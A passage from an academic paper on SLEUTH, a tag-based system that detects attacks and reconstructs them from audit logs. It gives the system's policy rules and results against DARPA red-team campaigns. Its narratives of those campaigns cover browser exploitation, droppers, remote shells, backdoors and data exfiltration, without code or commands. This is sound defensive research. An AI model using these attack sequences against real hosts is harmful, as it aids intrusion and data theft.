Our current detection policies are informally described in the previous section. We therefore focus in this section on our current tag initialization and propagation policies.

4.1 Tag Initialization Policies

These policies are invoked at the *init* trigger, and are used to initialize tags for new objects, or preexisting objects when they are first mentioned in the audit data. Recall that when a subject creates a new object, the object inherits the subject's tags by default; however, this can be overridden using tag initialization policies.

Our current tag initialization policy is as follows. Note the use of regular expressions to conveniently define initial tags for groups of objects.

$init(o)$: $match(o.name,$ `"^IP:(10\.0|127)"`$) \rightarrow$
$o.ttag = \texttt{BENIGN_AUTH}, o.ctag = \texttt{PRIVATE}$
$init(o)$: $match(o.name,$ `"^IP:"`$) \rightarrow$
$o.ttag = \texttt{UNKNOWN}, o.ctag = \texttt{PRIVATE}$
$init(o)$: $o.type == \texttt{FILE} \rightarrow$
$o.ttag = \texttt{BENIGN_AUTH}, o.ctag = \texttt{PUBLIC}$

The first rule specifies tags for intranet connections, identified by address prefixes 10.0 and 127 for the remote host. It is useful in a context where SLEUTH isn't deployed on the remote host[6]. The second rule states that all other hosts are untrusted. All preexisting files are assigned the same tags by the third rule. Our implementation uses two additional policies that specify c-tags.

4.2 Tag Propagation Policies

These policies can be used to override default tag propagation semantics. Different tag propagation policies can be defined for different groups of related event types, as indicated in the "Tag trigger" column in Table 2.

Tag propagation policies can be used to prevent "over-tainting" that can result from files such as `.bash_history` that are repeatedly read and written by an application each time it is invoked. The following policy skips taint propagation for this specific file:

$propRd(s,o)$: $match(o.name,$ `"\.bash_history$"`$) \rightarrow skip$[7]

Here is a policy that treats files read by `bash`, which is an interpreter, as a load, and hence updates the code t-tag.

$propRd(s,o)$: $match(s.cmdline,$ `"^/bin/bash$"`$) \rightarrow$
$s.code_ttag = s.data_ttag = o.ttag, s.ctag = o.ctag$

Although trusted servers such as `sshd` interact with untrusted sites, they can be expected to protect themselves, and let only authorized users access the system. Such servers should not have their data trustworthiness downgraded. A similar comment applies to programs such as software updaters and installers that download code from untrusted sites, but verify the signature of a trusted software provider before the install.

$propRd(o,s)$: $match(s.cmdline,$ `"^/sbin/sshd$"`$) \rightarrow skip$

Moreover, when the login phase is complete, typically identified by execution of a `setuid` operation, the process should be assigned appropriate tags.

$propSu(s)$: $match(s.cmdline,$ `"^/usr/sbin/sshd$"`$) \rightarrow$
$s.code_ttag = s.data_ttag = \texttt{BENIGN}, s.ctag = \texttt{PRIVATE}$

5 Tag-Based Bi-Directional Analysis

5.1 Backward Analysis

The goal of backward analysis is to identify the entry points of an attack campaign. Entry points are the nodes in the graph with an in-degree of zero and are marked untrusted. Typically they represent network connections, but they can also be of other types, e.g., a file on a USB stick that was plugged into the victim host.

The starting points for the backward analysis are the alarms generated by the detection policies. In particular, each alarm is related to one or more entities, which are marked as suspect nodes in the graph. Backward search involves a backward traversal of the graph to identify paths that connect the suspect nodes to entry nodes. We note that the direction of the dependency edges is reversed in such a traversal and in the following discussions. Backward search poses several significant challenges:

- *Performance:* The dependence graph can easily contain hundreds of millions of edges. Alarms can easily number in thousands. Running backward searches on such a large graph is computationally expensive.
- *Multiple paths:* Typically numerous entry points are backward reachable from a suspect node. However, in APT-style attacks, there is often just one real entry point. Thus, a naive backward search can lead to a large number of false positives.

The key insight behind our approach is that tags can be used to address both challenges. In fact, tag computation and propagation is already an implicit path computation, which can be reused. Furthermore, a tag value of *unknown* on a node provides an important clue about the likelihood of that node being a potential part of an attack. In particular, if an *unknown* tag exists for some node A, that means that there exists at least a path from an untrusted entry node to node A, therefore node A is more likely to be part of an attack than other neighbors with *benign* tags. Utilizing tags for the backward search greatly reduces the search space by eliminating many ir-

[6] If SLEUTH is deployed on the remote host, there will be no `define` event associated with the establishment of a network connection, and hence this policy won't be triggered. Instead, we will already have computed a tag for the remote network endpoint, which will now propagate to any local subject that reads from the connection.

[7] Here, "skip" means do nothing, i.e., leave tags unchanged.

relevant nodes and sets SLEUTH apart from other scenario reconstruction approaches such as [25, 31].

Based on this insight, we formulate backward analyis as an instance of shortest path problem, where tags are used to define edge costs. In effect, tags are able to "guide" the search along relevant paths, and away from unlikely paths. This factor enables the search to be completed without necessarily traversing the entire graph, thus addressing the performance challenge. In addition, our shortest path formulation addresses the multiple paths chalenge by by preferring the entry point closest (as measured by path cost) to a suspect node.

For shortest path, we use Dijkstra's algorithm, as it discovers paths in increasing order of cost. In particular, each step of this algorithm adds a node to the shortest path tree, which consists of the shortest paths computed so far. This enables the search to stop as soon as an entry point node is added to this tree.

Cost function design. Our design assigns low costs to edges representing dependencies on nodes with *unknown* tags, and higher costs to other edges. Specifically, the costs are as follows:

- Edges that introduce a dependency from a node with *unknown* code or data t-tag to a node with *benign* code or data t-tag are assigned a cost of 0.
- Edges introducing a dependency from a node with *benign* code and data t-tags are assigned a high cost.
- Edges introducing dependencies between nodes already having an *unknown* tag are assigned a cost of 1.

The intuition behind this design is as follows. A benign subject or object immediately related to an `unknown` subject/object represents the boundary between the malicious and benign portions of the graph. Therefore, they must be included in the search, thus the cost of these edges is 0. Information flows among benign entities are not part of the attack, therefore we set their cost to very high so that they are excluded from the search. Information flows among untrusted nodes are likely part of an attack, so we set their cost to a low value. They will be included in the search result unless alternative paths consisting of fewer edges are available.

5.2 Forward Analysis

The purpose of forward analysis is to assess the impact of a campaign, by starting from an entry point and discovering all the possible effects dependent on the entry point. Similar to backward analysis, the main challenge is the size of the graph. A naive approach would identify and flag all subjects and objects reachable from the entry point(s) identified by backward analysis. Unfortunately, such an approach will result in an impact graph that is too large to be useful to an analyst. For instance, in our experiments, a naive analysis produced impact graphs with millions of edges, whereas our refined algorithm reduces this number by 100x to 500x.

A natural approach for reducing the size is to use a distance threshold d_{th} to exclude nodes that are "too far" from the suspect nodes. Threshold d_{th} can be interactively tuned by an analyst. We use the same cost metric that was used for backward analysis, but modified to consider confidentiality[8]. In particular, edges between nodes with high confidentiality tags (e.g., *secret*) and nodes with low code integrity tags (e.g., *unknown* process) or low data integrity tags (e.g., *unknown* socket) are assigned a cost of 0, while edges to nodes with *benign* tags are assigned a high cost.

5.3 Reconstruction and Presentation

We apply the following simplifications to the output of forward analysis, in order to provide a more succinct view of the attack:

- *Pruning uninteresting nodes.* The result of forward analysis may include many dependencies that are not relevant for the attack, e.g., subjects writing to cache and log files, or writing to a temporary file and then removing it. These nodes may appear in the results of the forward analysis but no suspect nodes depend on them, so they can be pruned.
- *Merging entities with the same name.* This simplification merges subjects that have the same name, disregarding their process ids and command-line arguments.
- *Repeated event filtering.* This simplification merges into one those events that happen multiple times (e.g., multiple writes, multiple reads) between the same entities. If there are interleaving events, then we show two events representing the first and the last occurrence of an event between the two entities.

6 Experimental Evaluation

6.1 Implementation

Most components of SLEUTH, including the graph model, policy engine, attack detection and some parts of the forensic analysis are implemented in C++, and consist of about 9.5KLoC. The remaining components, including that for reconstruction and presentation, are implemented in Python, and consist of 1.6KLoC.

6.2 Data Sets

Table 3 summarizes the dataset used in our evaluation. The first eight rows of the table correspond to attack cam-

[8]Recall that some alarms are related to exfiltration of confidential data, so we need to decide which edges representing the flow of confidential information should be included in the scenario.

Dataset	Duration (hh-mm-ss)	Open	Connect + Accept	Read	Write	Clone + Exec	Close + Exit	Mmap / Loadlib	Others	Total # of Events	Scenario Graph
W-1	06:22:42	N/A	22.14%	44.70%	5.12%	3.73%	3.88%	17.40%	3.02%	100K	Fig. 15
W-2	19:43:46	N/A	17.40%	47.63%	8.03%	3.28%	3.26%	15.22%	5.17%	401K	Fig. 5
L-1	07:59:26	37%	0.11%	18.01%	1.15%	0.92%	38.76%	3.97%	0.07%	2.68M	Fig. 12
L-2	79:06:39	39.58%	0.08%	12.19%	2%	0.83%	41.28%	3.79%	0.25%	38.5M	-
L-3	79:05:13	38.88%	0.04%	11.81%	2.35%	0.95%	40.98%	4.14%	0.84%	19.3M	Fig. 16
F-1	08:17:30	9.46%	0.40%	24.65%	40.86%	2.10%	12.55%	9.08%	0.89%	701K	Fig. 13
F-2	78:56:48	11.78%	0.42%	16.60%	44.52%	2.10%	15.04%	8.54%	1.01%	5.86M	Fig. 14
F-3	79:04:54	11.31%	0.40%	19.46%	45.71%	1.64%	14.30%	6.16%	1.03%	5.68M	Fig. 4
Benign	329:11:40	11.68%	0.71%	26.22%	30.03%	0.63%	15.42%	14.32%	0.99%	32.83M	N/A

Table 3: Dataset for each campaign with duration, distribution of different system calls and total number of events.

paigns carried out by a red team as part of the DARPA Transparent Computing (TC) program. This set spans a period of 358 hours, and contains about 73 million events. The last row corresponds to benign data collected over a period of 3 to 5 days across four Linux servers in our research laboratory.

Attack data sets were collected on Windows (W-1 and W-2), Linux (L-1 through L-3) and FreeBSD (F-1 through F-3) by three research teams that are also part of the DARPA TC program. The goal of these research teams is to provide fine-grained provenance information that goes far beyond what is found in typical audit data. However, at the time of the evaluation, these advanced features had not been implemented in the Windows and FreeBSD data sets. Linux data set did incorporate finer-granularity provenance (using the unit abstraction developed in [31]), but the implementation was not mature enough to provide consistent results in our tests. For this reason, we omitted any fine-grained provenance included in their dataset, falling back to the data they collected from the built-in auditing system of Linux. The FreeBSD team built their capabilities over DTrace. Their data also corresponded to roughly the same level as Linux audit logs. The Windows team's data was roughly at the level of Windows event logs. All of the teams converted their data into a common representation to facilitate analysis.

The "duration" column in Table 3 refers to the length of time for which audit data was emitted from a host. Note that this period covers both benign activities and attack related activities on a host. The next several columns provide a break down of audit log events into different types of operations. File open and close operations were not included in W-1 and W-2 data sets. Note that "read" and "write" columns include not only file reads/writes, but also network reads and writes on Linux. However, on Windows, only file reads and writes were reported. Operations to load libraries were reported on Windows, but memory mapping operations weren't. On Linux and FreeBSD, there are no load operations, but most of the mmap calls are related to loading. So, the mmap count is a loose approximation of the number of loads on these two OSes. The "Others" column includes all the remaining audit operations, including `rename`, `link`, `rm`, `unlink`, `chmod`, `setuid`, and so on. The last column in the table identifies the scenario graph constructed by SLEUTH for each campaign. Due to space limitations, we have omitted scenario graphs for campaign L-2.

6.3 Engagement Setup

The attack scenarios in our evaluation are setup as follows. Five of the campaigns (i.e., W-2, L-2, L3, F-2, and F3) ran in parallel for 4 days, while the remaining three (W-1, L-1, and F-1) were run in parallel for 2 days. During each campaign, the red team carried out a series of attacks on the target hosts. The campaigns are aimed at achieving varying adversarial objectives, which include dropping and execution of an executable, gathering intelligence about a target host, backdoor injection, privilege escalation, and data exfiltration.

Being an adversarial engagement, we had no prior knowledge of the attacks planned by the red team. We were only told the broad range of attacker objectives described in the previous paragraph. It is worth noting that, while the red team was carrying out attacks on the target hosts, benign background activities were also being carried out on the hosts. These include activities such as browsing and downloading files, reading and writing emails, document processing, and so on. On average, *more than 99.9% of the events corresponded to benign activity.* Hence, SLEUTH had to automatically detect and reconstruct the attacks from a set of events including both benign and malicious activities.

We present our results in comparison with the ground truth data released by the red team. Before the release of ground truth data, we had to provide a report of our findings to the red team. The findings we report in this paper match the findings we submitted to the red team. A summary of our detection and reconstruction results is provided in a tabular form in Table 7. Below, we first present reconstructed scenarios for selected datasets before proceeding to a discussion of these summary results.




Fig. 4: Scenario graph reconstructed from campaign F-3.

6.4 Selected Reconstruction Results

Of the 8 attack scenarios successfully reconstructed by SLEUTH, we discuss campaigns W-2 (Windows) and F-3 (FreeBSD) in this section, while deferring the rest to Section 6.10. To make it easier to follow the scenario graph, we provide a narrative that explains how the attack unfolded. This narrative requires manual interpretation of the graph, but the graph generation itself is automated. In these graphs, edge labels include the event name and a sequence number that indicates the global order in which that event was performed. Ovals, diamonds and rectangles represent processes, sockets and files, respectively.




Fig. 5: Scenario graph reconstructed from campaign W-2.

Campaign W-2. Figure 5 shows the graph reconstructed by SLEUTH from Windows audit data. Although the actual attack campaign lasted half an hour, the host was running benign background activities for 20 hours. These background activities corresponded to more than 99.8% of the events in the corresponding audit log.

Entry: The initial entry point for the attack is `Firefox`, which is compromised on visiting the web server `129.55.12.167`.

Backdoor insertion: Once Firefox is compromised, a malicious program called `dropper` is downloaded and executed. Dropper seems to provide a remote interactive shell, connecting to ports 443 and then 4430 on the attack host, and executing received commands using `cmd.exe`.

Intelligence gathering: Dropper then invokes `cmd.exe` multiple times, using it to perform various data gathering tasks. The programs `whoami`, `hostname` and `netstat` are being used as stand-ins for these data gathering applications. The collected data is written to `C:\Users\User1\Documents\Thumbs\thumbit\test\thumbs.db`.

Data exfiltration: Then the collected intelligence is exfiltrated to 129.55.12.51:9418 using `git`.

Clean-up: Dropper downloads a batch file called `burnout.bat`. This file contains commands to clean up the attack footprint, which are executed by `cmd.exe` (see edges 11,12, 31-33).

Campaign F-3. (Figure 4). Under the command of an attacker who uses stolen ssh credentials, `sshd` forks a `bash` process. Note that though there is no direct evidence from the audit data about the stolen ssh credentials, because of the subsequent events (`scp`) from this shell, we conclude this as a sign of an attacker that uses stolen ssh credentials.

Next the attacker, invokes scp, which downloads a file into location /var/dropbear_latest/dropbearFREEBSD.tar, which is then uncompressed. The file dropbearscript is next read and interpreted by sh. This action creates the process dropbearkey, which writes to /usr/local/etc/dropbear/dropbear_ecdsa_host_key and /usr/local/etc/dropbear/dropbear_rsa_host_key. Next, another sudo process created by bash starts another dropbear process which reads these two keys for future use (presumably to assist in connecting to a remote host).

Dropbear next starts a shell process, which executes a series of commands ls, bash, uname, ps, all of which write to a file /usr/home/user/procstats.

Finally, dropbear starts a bash process, which uses scp to download a file called /usr/home/user/archiver, and executes that file. The resulting process, called archiver, reads the file /usr/home/user/procstats, which contains the data output earlier, and exfiltrates this information to 128.55.12.167:2525.

Summary. The above two graphs were constructed automatically by SLEUTH from audit data. They demonstrate how SLEUTH enables an analyst to obtain compact yet complete attack scenarios from hours of audit data. SLEUTH is able to hone in on the attack activity, even when it is hidden among benign data that is at least three orders of magnitude larger.

6.5 Overall Effectiveness

To assess the effectiveness of SLEUTH in capturing essential stages of an APT, in Table 6, we correlate pieces of attack scenarios constructed by SLEUTH with APT stages documented in postmortem reports of notable APT campaigns (e.g., the MANDIANT [3] report). In 7 of the 8 attack scenarios, SLEUTH uncovered the drop&load activity. In all the scenarios, SLEUTH captured concrete evidence of data exfiltration, a key stage in an APT campaign. In 7 of the scenarios, commands used by the attacker to gather information about the target host were captured by SLEUTH.

Another distinctive aspect of an APT is the injection of backdoors to targets and their use for C&C and data exfiltration. In this regard, 6 of the 8 scenarios reconstructed by SLEUTH involve backdoor injection. Cleaning the attack footprint is a common element of an APT campaign. In our experiments, in 5 of the 8 scenarios, SLEUTH uncovered attack cleanup activities, e.g., removing dropped executables and data files created during the attack.

Dataset	Drop & Load	Intelligence Gathering	Backdoor Insertion	Privilege Escalation	Data Exfiltration	Cleanup
W-1	✓	✓			✓	✓
W-2	✓	✓	✓		✓	✓
L-1	✓	✓	✓		✓	✓
L-2	✓	✓	✓	✓	✓	✓
L-3	✓	✓	✓	✓	✓	✓
F-1			✓		✓	
F-2	✓	✓	✓		✓	
F-3	✓	✓			✓	

Table 6: SLEUTH results with respect to a typical APT campaign.

Dataset	Entry Entities	Programs Executed	Key Files	Exit Points	Correctly Identified Entities	Incorrectly Identified Entities	Missed Entities
W-1	2	8	7	3	20	0	0
W-2	2	8	4	4	18	0	0
L-1	2	10	7	2	20	0	1
L-2	2	20	11	4	37	0	0
L-3	1	6	6	5	18	0	0
F-1	4	13	9	2	13	0	1
F-2	2	10	7	3	22	0	0
F-3	4	14	7	1	26	0	0
Total	**19**	**89**	**58**	**24**	**174**	**0**	**2**

Table 7: Attack scenario reconstruction summary.

Table 7 shows another way of breaking down the attack scenario reconstruction results, counting the number of key files, network connections, and programs involved in the attack. Specifically, we count the number of attack entry entities (including the entry points and the processes that communicate with those entry points), attack-related program executions, key files that were generated and used during the campaign, and the number of exit points used for exfiltration (e.g., network sockets). This data was compared with the ground truth, which was made available to us after we obtained the results. The last two columns show the incorrectly reported and missed entities, respectively.

The two missed entities were the result of the fact that we had not spent any effort in cataloging sensitive data files and device files. As a result, these entities were filtered out during the forward analysis and simplification steps. Once we marked the two files correctly, they were no longer filtered out, and we were able to identify all of the key entities.

In addition to the missed entities shown in Table 7, the red team reported that we missed a few other attacks and entities. Some of these were in data sets we did not examine. In particular, campaign W-2 was run multiple times, and we examined the data set from only one instance of it. Also, there was a third attack campaign W-3 on Windows, but the team producing Windows data sets had difficulties during W-3 that caused the attack activities not to be recorded, so that data set is omitted from the results in Table 7. Similarly, the team responsible for producing Linux data sets had some issues during campaign L-3 that caused some attack activities not to be recorded. To account for this, Table 7 counts only the subset of key entities whose names are present in the L-3 data set given to us.

According to the ground truth provided by the red

Dataset	Log Size on Disk	# of Events	Duration hh:mm:ss	Packages Updated	Binary Files Written
Server 1	1.1G	2.17M	00:13:06	110	1.8K
Server 2	2.7G	4.67M	105:08:22	4	4.2K
Server 3	12G	20.9M	104:36:43	4	4.3K
Server 4	3.2G	5.09M	119:13:29	4	4.3K

Table 8: False alarms in a benign environment with software upgrades and updates. No alerts were triggered during this period.

team, we incorrectly identified 21 entities in F-1 that were not part of an attack. Subsequent investigation showed that the auditing system had not been shutdown at the end of the F-1 campaign, and all of these false positives correspond to testing/administration steps carried out after the end of the engagement, when the auditing system should not have been running.

6.6 False Alarms in a Benign Environment

In order to study SLEUTH's performance in a benign environment, we collected audit data from four Ubuntu Linux servers over a period of 3 to 5 days. One of these is a mail server, another is a web server, and a third is an NFS/SSH/SVN server. Our focus was on software updates and upgrades during this period, since these updates can download code from the network, thereby raising the possibility of untrusted code execution alarms. There were four security updates (including kernel updates) performed over this period. In addition, on a fourth server, we collected data when a software upgrade was performed, resulting in changes to 110 packages. Several thousand binary and script files were updated during this period, and the audit logs contained over 30M events. All of this information is summarized in Table 8.

As noted before, policies should be configured to permit software updates and upgrades using standard means approved in an enterprise. For Ubuntu Linux, we had one policy rule for this: when `dpkg` was executed by `apt`-commands, or by `unattended-upgrades`, the process is not downgraded even when reading from files with untrusted labels. This is because both `apt` and `unattended-upgrades` verify and authenticate the hash on the downloaded packages, and only after these verifications do they invoke `dpkg` to extract the contents and write to various directories containing binaries and libraries. Because of this policy, all of the 10K+ files downloaded were marked benign. As a result of this, no alarms were generated from their execution by SLEUTH.

6.7 Runtime and Memory Use

Table 9 shows the runtime and memory used by SLEUTH for analyzing various scenarios. The measurements were made on a Ubuntu 16.04 server with 2.8GHz AMD Opteron 62xx processor and 48GB main memory. Only a single core of a single processor was used. The first column shows the campaign name, while the second shows the total duration of the data set.

Dataset	Duration (hh:mm:ss)	Memory Usage	Runtime	
			Time	Speed-up
W-1	06:22:42	3 MB	1.19 s	19.3 K
W-2	19:43:46	10 MB	2.13 s	33.3 K
W-Mean		6.5 MB		**26.3 K**
L-1	07:59:26	26 MB	8.71 s	3.3 K
L-2	79:06:39	329 MB	114.14s	2.5 K
L-3	79:05:13	175 MB	74.14 s	3.9 K
L-Mean		177 MB		**3.2 K**
F-1	08:17:30	8 MB	1.86 s	16 K
F-2	78:56:48	84 MB	14.02 s	20.2 K
F-3	79:04:54	95 MB	15.75 s	18.1 K
F-Mean		62.3 MB		**18.1 K**

Table 9: Memory use and runtime for scenario reconstruction.

The third column shows the memory used for the dependence graph. As described in Section 2, we have designed a main memory representation that is very compact. This compact representation enables SLEUTH to store data spanning very long periods of time. As an example, consider campaign L-2, whose data were the most dense. SLEUTH used approximately 329MB to store 38.5M events spanning about 3.5 days. Across all data sets, SLEUTH needed about 8 bytes of memory per event on the larger data sets, and about 20 bytes per event on the smaller data sets.

The fourth column shows the total run time, including the times for consuming the dataset, constructing the dependence graph, detecting attacks, and reconstructing the scenario. We note that this time was measured after the engagement when all the data sets were available. During the engagement, SLEUTH was consuming these data as they were being produced. Although the data typically covers a duration of several hours to a few days, the analysis itself is very fast, taking just seconds to a couple of minutes. Because of our use of tags, most information needed for the analysis is locally available. This is the principal reason for the performance we achieve.

The "speed-up" column illustrates the performance benefits of SLEUTH. It can be thought of as the number of simultaneous data streams that can be handled by SLEUTH, if CPU use was the only constraint.

In summary, SLEUTH is able to consume and analyze audit COTS data from several OSes in real time while having a small memory footprint.

6.8 Benefit of split tags for code and data

As described earlier, we maintain two trustworthiness tags for each subject, one corresponding to its code, and another corresponding to its data. By prioritizing detection and forward analysis on code trustworthiness, we cut down vast numbers of alarms, while greatly decreasing

Dataset	Untrusted execution		Modification by low code t-tag subject		Preparation of untrusted data for execution		Confidential data leak	
	Single t-tag	Split t-tags	Single t-tag	Split t-tags	Single t-tags	Split t-tags	Single t-tag	Split t-tags
W-1	21	3	1.2 K	3	0	0	6.1 K	11
W-2	44	2	3.7 K	108	0	0	20.2 K	18
L-1	60	2	53	5	1	1	19	6
L-2	1.5 K	5	19.5 K	1	280	8	122 K	159
L-3	695	5	26.1 K	2	270	0	62.1 K	5.3 K
Average Reduction	**45.39x**		**517x**		**6.24x**		**112x**	

Table 10: Reduction in (false) alarms by maintaining separate code and data trustworthiness tags. The average reduction shows the average factor of reduction we get for alarms generation when using split trustworthiness tag over single trustworthiness tag.

the size of forward analysis output.

Table 10 shows the difference between the number of alarms generated by our four detection policies with single trustworthiness tag and with the split trustworthiness (code and integrity) tags. Note that the split reduces the alarms by a factor of 100 to over 1000 in some cases.

Table 11 shows the improvement achieved in forward analysis as a result of this split. In particular, the increased selectivity reported in column 5 of this table comes from splitting the tag. Note that often, there is a 100x to 1000x reduction in the size of the graph.

6.9 Analysis Selectivity

Table 11 shows the data reduction pipeline of the analyses in SLEUTH. The second column shows the number of original events in each campaign. These events include all the events in the system (benign and malicious) over several days with an overwhelming majority having a benign nature, unrelated to the attack.

The third column shows the final number of events that go into the attack scenario graph.

The fourth column shows the reduction factor when a naive forward analysis with single trustworthiness tag (single t-tag) is used from the entry points identified by our backward analysis. Note that the graph size is very large in most cases. The fifth column shows the reduction factor using the forward analysis of SLEUTH— which is based on split (code and data) trustworthiness tags. As can be seen from the table, SLEUTH achieved two to three orders of magnitude reduction with respect to single t-tag based analysis.

Dataset	Initial # of Events	Final # of Events	Reduction Factor			
			Single t-tag	Split t-tag	SLEUTH Simplif.	Total
W-1	100 K	51	4.4x	1394x	1.4x	1951x
W-2	401 K	28	3.6x	552x	26x	14352x
L-1	2.68 M	36	8.9x	15931x	4.7x	74875x
L-2	38.5 M	130	7.3x	2971x	100x	297100x
L-3	19.3 M	45	7.6x	1208x	356x	430048x
F-1	701 K	45	2.3x	376x	41x	15416x
F-2	5.86 M	39	1.9x	689x	218x	150202x
F-3	5.68 M	45	6.7x	740x	170x	125800x
Average Reduction			**4.68x**	**1305x**	**41.8x**	**54517x**

Table 11: Comparison of selectivity achieved using forward analysis with single trustworthiness tags, forward analysis with split code and data trustworthiness tags, and finally simplifications.

The output of forward analysis is then fed into the simplification engine. The sixth column shows the reduction factor achieved by the simplifications over the output of our forward analysis. The last column shows the overall reduction we get over original events using split (code and data) trustworthiness tags and performing the simplification.

Overall, the combined effect of all of these steps is very substantial: data sets consisting of tens of millions of edges are reduced into graphs with perhaps a hundred edges, representing five orders of magnitude reduction in the case of L-2 and L-3 data sets, and four orders of magnitude reduction on other data.




Fig. 12: Scenario graph reconstructed from campaign L-1.




Fig. 13: Scenario graph reconstructed from campaign F-1.

6.10 Discussion of Additional Attacks

In this section, we provide graphs that reconstruct attack campaigns that weren't discussed in Section 6.4. Specifically, we discuss attacks L-1, F-1, F-2, W-1, and L-3. **Attack L-1.** In this attack (Figure 12), `firefox` is exploited to drop and execute via a shell the file `mozillanightly`. The process `mozillanightly` first downloads and executes `mozillaautoup`, then starts a shell, which spawns several other processes. Next, the information gathered in file `netrecon.log` is exfiltrated and the file removed.

Attack F-1. In this attack (Figure 13), the `nginx` server is exploited to drop and execute via shell the file `dropper`. Upon execution, the `dropper` process forks a shell that spawns several processes, which write to a file and reads and writes to sensitive files. In addition, `dropper` communicates with the IP of the attacker. We report in the figure the graph related to the restoration and administration carried out after the engagement, as discussed in Section 6.5.

Attack F-2. The start of this attack (Figure 14) is similar to F-1. However, upon execution, the `dropper` process downloads three files named `recon, sysman`, and `mailman`. Later, these files are executed and used which are used to exfiltrate data gathered from the system.

Attack W-1. In this attack (Figure 15), `firefox` is exploited twice to drop and execute a file `mozillanightly`. The first `mozillanightly` process downloads and executes the file `photosnap.exe`, which takes a screenshot of the victim's screen and saves it to a png file. Subsequently, the jpeg file is exfiltrated by `mozillanightly`. The second `mozillanightly` process downloads and executes two files: 1) `burnout.bat`, which is read, and later used to issue commands to `cmd.exe` to gather data about the system; 2) `mnsend.exe`, which is executed by `cmd.exe` to exfiltrate the data gathered previously.

Attack L-3. In this attack (Figure 16), the file `dropbearLINUX.tar` is downloaded and extracted. Next, the program `dropbearkey` is executed to create three keys, which are read by a program `dropbear`, which subsequently performs exfiltration.

7 Related Work

In this section, we compare SLEUTH with efforts from academia and open source industry tools. We omit comparison to proprietary products from the industry as there is scarce technical documentation available for an in-depth comparison.

Provenance tracking and Forensics Several logging and provenance tracking systems have been built to monitor the activities of a system [21, 41, 23, 22, 13, 45, 9] and build *provenance graphs*. Among these, *Backtracker* [25, 26] is one of the first works that used dependence graphs to trace back to the root causes of intrusions. These graphs are built by correlating events collected by a logging system and by determining the causality among system entities, to help in forensic analysis after an attack is detected.

SLEUTH improves on the techniques of Backtracker in two important ways. First, Backtracker was meant to operate in a forensic setting, whereas our analysis and data representation techniques are designed towards real-time detection. Setting aside hardware comparisons, we note that Bactracker took 3 hours for analyzing au-




Fig. 14: Scenario graph reconstructed from campaign F-2.




Fig. 15: Scenario graph reconstructed from campaign W-1.

dit data from a 24-hour period, whereas SLEUTH was able to process 358 hours of logs in a little less than 3 minutes. Secondly, Backtracker relies on alarms generated by external tools, therefore its forensic search and pruning cannot leverage the reasons that generated those alarms. In contrast, our analysis procedures leverage the results from our principled tag-based detection methods and therefore are inherently more precise. For example, if an attack deliberately writes into a well-known log file, Backtracker's search heuristics may remove the log file from the final graph, whereas our tag-based analysis will prevent that node from being pruned away.

In a similar spirit, *BEEP* [31] and its evolution *ProTracer* [37] build dependence graphs that are used for forensic analysis. In contrast, SLEUTH builds dependence graphs for real-time detection from which scenario subgraphs are extracted during a forensic analysis. The forensic analysis of [31, 37] ensures more precision than Backtracker [25] by heuristically dividing the execution of the program into execution units, where each unit represents one iteration of the main loop in the program. The instrumentation required to produce units is not always automated, making the scalability of their approach a challenge. SLEUTH can make use of the additional precision afforded by [31] in real-time detection, when such information is available.

While the majority of the aforementioned systems operate at the system call level, several other systems track information flows at finer granularities [24, 8, 31]. They typically instrument applications (e.g., using Pin [35]) to




Fig. 16: Scenario graph reconstructed from campaign L-3.

track information flows through a program. Such fine-grained tainting can provide much more precise provenance information, at the cost of higher overhead. Our approach can take advantage of finer granularity provenance, when available, to further improve accuracy.

Attack Detection A number of recent research efforts on attack detection/prevention focus on "inline" techniques that are incorporated into the protected system, e.g., address space randomization, control-flow integrity, taint-based defenses and so on. Offline *intrusion detection* using logs has been studied for a much longer period [15, 36, 19]. In particular, *host-based IDS* using system-call monitoring and/or audit logs has been investigated by numerous research efforts [57, 32, 47, 55, 18, 29].

Host-based intrusion detection techniques mainly fall into three categories: (1) *misuse-based*, which rely on specifications of bad behaviors associated with known attacks; (2) *anomaly-based* [19, 32, 47, 20, 30, 11, 48], which rely on learning a model of benign behavior and detecting deviations from this behavior; and (3) *specification-based* [27, 54], which rely on specifications (or policies) specified by an expert. The main drawback of misuse-based techniques is that their signature-based approach is not amenable to detection of previously unseen attacks. Anomaly detection techniques avoid this drawback, but their false positives rates deter widespread deployment. Specification/policy-based techniques can reduce these false positives, but they require application-specific policies that are time-consuming to develop and/or rely on expert knowledge. Unlike these approaches, SLEUTH relies on *application-independent policies.* We develop such policies by exploiting provenance information computed from audit data. In particular, an audit event

Information Flow Control (IFC) IFC techniques assign security labels and propagate them in a manner similar to our tags. Early works, such as Bell-LaPadula [10] and Biba [12], relied on strict policies. These strict policies impact usability and hence have not found favor among contemporary OSes. Although IFC is available in SELinux [34], it is not often used, as users prefer its access control framework based on domain-and-type enforcement. While most above works centralize IFC, *decentralized IFC* (DIFC) techniques [59, 17, 28] emphasize the ability of principals to define and create new labels. This flexibility comes with the cost of nontrivial changes to application and/or OS code.

Although our tags are conceptually similar to those in IFC systems, the central research challenges faced in these systems are very different from SLEUTH. In par-

ticular, the focus of IFC systems is enforcement and prevention. A challenge for IFC enforcement is that their policies tend to break applications. Thus, most recent efforts [50, 38, 33, 53, 51, 52, 49] in this regard focus on refinement and relaxation of policies so that compatibility can be preserved without weakening security. In contrast, neither enforcement nor compatibility pose challenges in our setting. On the other hand, IFC systems do not need to address the question of what happens when policies are violated. Yet, this is the central challenge we face: how to distinguish attacks from the vast number of normal activities on the system; and more importantly, once attacks do take place, how to tease apart attack actions from the vast amounts of audit data.

Alert Correlation Network IDSs often produce myriad alerts. *Alert correlation* analyzes relationships among alerts, to help users deal with the deluge. The main approaches, often used together, are to *cluster* similar alerts, prioritize alerts, and identify causal relationships between alerts [14, 43, 46, 44, 56]. Furthermore, they require manually supplied expert knowledge about dependencies between alert types (e.g., consequences for each network IDS alert type) to identify causal relationships. In contrast, we are not interested in clustering/statistical techniques to aggregate alerts. Instead, our goals are to use provenance tracking to determine causal relationships between different alarms to reconstruct the attack scenario, and to do so without relying on (application-dependent) expert knowledge.

8 Conclusion

We presented an approach and a system called SLEUTH for real-time detection of attacks and attack reconstruction from COTS audit logs. SLEUTH uses a main memory graph data model and a rich tag-based policy framework that make its analysis both efficient and precise. We evaluated SLEUTH on large datasets from 3 major OSes under attack by an independent red team, efficiently reconstructing all the attacks with very few errors.

References

[1] APT Notes. https://github.com/kbandla/APTnotes. Accessed: 2016-11-10.

[2] Intelligence-Driven Computer Network Defense Informed by Analysis of Adversary Campaigns and Intrusion Kill Chains. http://www.lockheedmartin.com/content/dam/lockheed/data/corporate/documents/LM-White-Paper-Intel-Driven-Defense.pdf. Accessed: 2016-11-10.

